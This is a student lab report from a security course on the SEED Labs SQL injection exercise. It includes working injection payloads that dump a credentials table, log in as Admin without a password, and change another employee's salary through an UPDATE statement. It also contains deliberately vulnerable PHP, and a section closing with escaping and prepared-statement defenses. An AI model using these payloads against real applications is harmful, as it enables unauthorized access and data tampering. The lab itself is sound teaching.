

Vigomar Kim Algador

CSC 154 - 01

Professor Jun Dai

30 June 2023


LAB 5 – SQL INJECTION

In this laboratory, the student will fully understand the weakness in SQL semantics and know how to exploit the vulnerabilities in the interface between web applications and database servers, for retrieval of unallowed data. SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers.

Laboratory Environment Setup

For the initial setup, we need to use SEEDUbuntu as our Virtual Machine. We can use the seedUbuntu-Attacker which was previously used in the past laboratories. Then, we need to download the SQL-Injection file from Canvas which is given by the instructor. We need to make check and make sure that the file is in the right place. Then, we need to extract the contents by using the commands shown below.

```
Command: tar -zxvf patch.tar.gz
cd patch/
./bootstrap.sh
```

A terminal window titled "Terminal" showing the execution of the bootstrap.sh script. The user is in the directory ~/Downloads/SQLInjection. They run 'ls' and then 'tar -zxvf patch.tar.gz'. The output lists files: patch/logoff.php, patch/Users.sql, patch/bootstrap.sh, patch/edit.php, patch/index.html, patch/style_home.css, patch/unsafe_edit.php, patch/README, and patch/unsafe_credential.php. They then run 'cd patch/' and 'ls' again, showing the contents of the patch directory. Finally, they run './bootstrap.sh', which prompts for a password for 'seed' and restarts the web server 'apache2'. The terminal shows the password prompt, the restart message, and the 'waiting' status. The prompt returns to the user in the patch directory.

```
Terminal
[06/30/2023 16:17] seed@ubuntu:~/Downloads/SQLInjection$ ls
patch.tar.gz
[06/30/2023 16:17] seed@ubuntu:~/Downloads/SQLInjection$ tar -zxvf patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[06/30/2023 16:18] seed@ubuntu:~/Downloads/SQLInjection$ ls
patch
[06/30/2023 16:18] seed@ubuntu:~/Downloads/SQLInjection$ cd patch/
[06/30/2023 16:18] seed@ubuntu:~/Downloads/SQLInjection/patch$ ls
bootstrap.sh  index.html  README      unsafe_credential.php  Users.sql
edit.php      logoff.php  style_home.css  unsafe_edit.php
[06/30/2023 16:18] seed@ubuntu:~/Downloads/SQLInjection/patch$ ./bootstrap.sh
[sudo] password for seed:
* Restarting web server apache2
... waiting
[06/30/2023 16:19] seed@ubuntu:~/Downloads/SQLInjection/patch$ [ OK ]
```

The *bootstrap.sh* script creates a new database named *Users* in our existing SEEDUbuntu VM, loads data into the database, sets up the virtual host URL, and finally modifies the local DNS configuration.

For the next part, we need to configure Apache server which is included in the pre-built Ubuntu image. PHP provides a mechanism to automatically defend against SQL injection attacks and this method is called magic quote. For this part, we need to turn off this protection. Before that, we need to copy the file before making any configurations or changes so that we can go back or reset whenever we get into any problems or errors.

Command: `sudo cp /etc/php5/apache2/php.ini ./php-bk.ini`

```
[06/30/2023 16:25] seed@ubuntu:~/Downloads/SQLInjection/patch$ sudo cp /etc/php5/apache2/php.ini ./php-bk.ini
[06/30/2023 16:26] seed@ubuntu:~/Downloads/SQLInjection/patch$ █
```

And then, we need to go to the file and change the line `magic_quotes_gpc = On` to `magic_quotes_gpc = Off`. This will disable the protection and our experiment to attack will succeed. After changing, we need to reboot the Apache server to reflect any changes.

Command: `sudo gedit /etc/php5/apache2/php.ini`

```
[06/30/2023 16:26] seed@ubuntu:~/Downloads/SQLInjection/patch$ sudo gedit /etc/p
hp5/apache2/php.ini
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off
```

Command: `sudo service apache2 restart`

```
hp5/apache2/php.ini
[06/30/2023 16:36] seed@ubuntu:~/Downloads/SQLInjection/patch$ sudo service apac
he2 restart
* Restarting web server apache2
... waiting [ OK ]
[06/30/2023 16:36] seed@ubuntu:~/Downloads/SQLInjection/patch$ █
```

Task 1: MySQL Console

For this task, the objective is to get familiar with the SQL commands by playing with the provided database. MySQL is an open-source relational database management system, and it is already setup in the SEEDUbuntu VM image that we are currently using. For the first step, we need to login into the MySQL database. Then, we need to load the existing database which is the Users database and show the tables within that database. The commands for the steps shown are below.

```
Command: mysql -u root -pseedubuntu
use Users;
show tables;
```

```
[06/30/2023 16:44] seed@ubuntu:~/Downloads/SQLInjection$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 264
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql>
```

Next, we can try to get the database without knowing any eid to return some any records.

```
Command: SELECT * FROM credential WHERE eid = '';
```

```
mysql> SELECT * FROM credential WHERE eid = ''
Empty set (0.00 sec)
```

On the other hand, we can grab some information by using the command below.

```
Command: SELECT * FROM credential WHERE eid = '' or 1=1;#
```

```
mysql> SELECT * FROM credential WHERE eid = '1' or 1=1;#
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | fdbe918bdae83000aa54747fc95fe0470fff4976 | | | |
| 2 | Bob | 20000 | 30000 | 4/20 | 10213352 | | | |
| | b78ed97677c161c1c82c142906674ad15242b2d4 | | | |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | |
| | a3c50276cb120637cca669eb38fb9928b017e9ef | | | |
| 4 | Sany | 40000 | 90000 | 1/11 | 32193525 | | | |
| | 995b8b8c183f349b3cab0ae7fccd39133508d2af | | | |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | |
| | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 | | | |
| 6 | AdmIn | 99999 | 400000 | 3/5 | 43254314 | | | |
| | a5bdf35a1df4ea895905f6f6618e83951a6effc0 | | | |
+-----+
```

```
mysql> SELECT * FROM credential WHERE eid = '1' OR 1=1;#
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | fdbe918bdae83000aa54747fc95fe0470fff4976 | | | |
| 2 | Bob | 20000 | 30000 | 4/20 | 10213352 | | | |
| | b78ed97677c161c1c82c142906674ad15242b2d4 | | | |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | |
| | a3c50276cb120637cca669eb38fb9928b017e9ef | | | |
| 4 | Sany | 40000 | 90000 | 1/11 | 32193525 | | | |
| | 995b8b8c183f349b3cab0ae7fccd39133508d2af | | | |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | |
| | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 | | | |
| 6 | AdmIn | 99999 | 400000 | 3/5 | 43254314 | | | |
| | a5bdf35a1df4ea895905f6f6618e83951a6effc0 | | | |
+-----+
6 rows in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

For this task, we going to use the SQL injection which is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. With this, the attacker can steal information from the victim database and the worst part is that they may be able to make changes to the database. First, we need to navigate to www.seedlabsqlinjection.com. Our job, as an attacker, is to log into the application without knowing any employee's credential.



The instructor provided a code for the login shown below.

```
<?php
$input_eid = $_GET['EID'];
$input_pwd = $_GET['Password'];
$conn = getDB();

$input_pwd = sha1($input_pwd);

$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
        email, nickname, Password
        FROM credential
        WHERE eid= '$input_eid' and Password='$input_pwd'";

$result = $conn->query($sql);

// If there is a match, the user will be able to log in.
. . . . .
?>
```

Task 2A: Log into Admin's account without knowing Admin's password (you do know Admin's EID, which is 99999). To accomplish this, we need to type the following in the Employee ID shown below.

99999' ;#

Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

LOG OFF

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Looking at the screenshot above, we used 99999 for Admin's eid and will get placed in the query as the apostrophe (') signifies the end of the \$input_eid string and the number sign (#) means that the to ignore the rest. This will skip the password verification of the query and allow us to access the website.

Task 2B: Do the same thing, but you don't know Admin's EID (you do know Admin's name is Admin). To accomplish this, we need to type the following in the Employee ID shown below.

1' OR Name='Admin';#

Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

LOG OFF

Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Looking at the screenshot above, we started with "1" means always true and use logical OR and typed Name='Admin' to look for admin and use the same thing for apostrophe (') and the number sign (#).

Task 3: SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify database. There is an Edit Profile page that allows employees to update their profile information. However, employees need to login first. For this task, we need to log into Alice's account which the EID is 10000 and password is seedalice.

The screenshot shows a web interface for 'Alice Profile'. At the top right is a 'LOG OFF' button. The profile information is displayed in a table-like format with alternating light green and grey rows. The fields and their values are: Employee ID (10000), Salary (20000), Birth (9/20), SSN (10211002), NickName (empty), Email (empty), Address (empty), and Phone Number (empty). Below the profile information is an 'Edit Profile' button. At the bottom center, it says 'Copyright © SEED LABs'.

Alice Profile	
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

[Edit Profile](#)

Copyright © SEED LABs

We are given the edit-profile page code shown below.

```
<?php
    session_start();
    $input_email = $_GET['Email'];
    $input_nickname = $_GET['NickName'];
    $input_address = $_GET['Address'];
    $input_pwd = $_GET['Password'];
    $input_phonenumber = $_GET['PhoneNumber'];
    $input_id = $_SESSION('id');
    $conn = getDB();

    $input_pwd = sha1($input_pwd);
    $sql = "UPDATE credential
            SET nickname='$input_nickname',email='$input_email',
              Address='$input_address',Password='$input_pwd'
            WHERE ID='$input_id';"
    $conn->query($sql);
?>
```

Task 3A: We need to modify our salary. To accomplish this, we need to type the following in the Nick Name field shown below.

```
\,Salary=' 500000
```

Hi,Alice LOG OFF

Edit Profile Information

Nick Name:

```
\,Salary=' 1' WHERE Name='Boby' ;#
```

Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABs

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 1 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

For the task above, we used a *WHERE* condition to look for the *Name = Boby* and change its salary to 1.

Task 4: Countermeasure – Prepared Statement

The fundamental problem of the SQL injection vulnerability is the failure to separate code from data. When constructing a SQL statement, the program knows which part is data and which part is code. To solve this problem, it is important to ensure the view of the boundaries are consistent in the server-side code and in the database. The student was introduced to two countermeasures presented to the laboratory.

- **Countermeasure 1: Escape Special Characters**

Earlier, we did Apache's configuration where we changed a line of code from "On" to "Off". In this part of this task, we are going to return it back to "On". This will protect the database from the SQL injection attacks. The PHP's solution is `mysql_real_escape_string()`. This makes sure that we don't have those special strings and sanitize data especially the important credentials like user and password. Below is the code for it.

```
<?php
// Connect
$link = mysql_connect('mysql_host', 'mysql_user',
'mysql_password')
OR die(mysql_error());

// Query
$query = sprintf("SELECT * FROM users WHERE user='%s' AND
password='%s'",
mysql_real_escape_string($user),
mysql_real_escape_string($password));

?>
```

- **Countermeasure 2: Prepared Statement**

Another countermeasure is prepared statement which is another form of data validation. From the code below, we can see from the second statement that the user must be a type String and the age must be type Integer as the bind parameters for when SELECT statement executed. This make sure that only the correct type of data can be prepared for execution.

```
<?php
$stmt = $conn->prepare("SELECT * FROM credential
WHERE user = ? AND age = ? ");
$stmt->bind_param("si", $user, $age);
$stmt->execute();
?>
```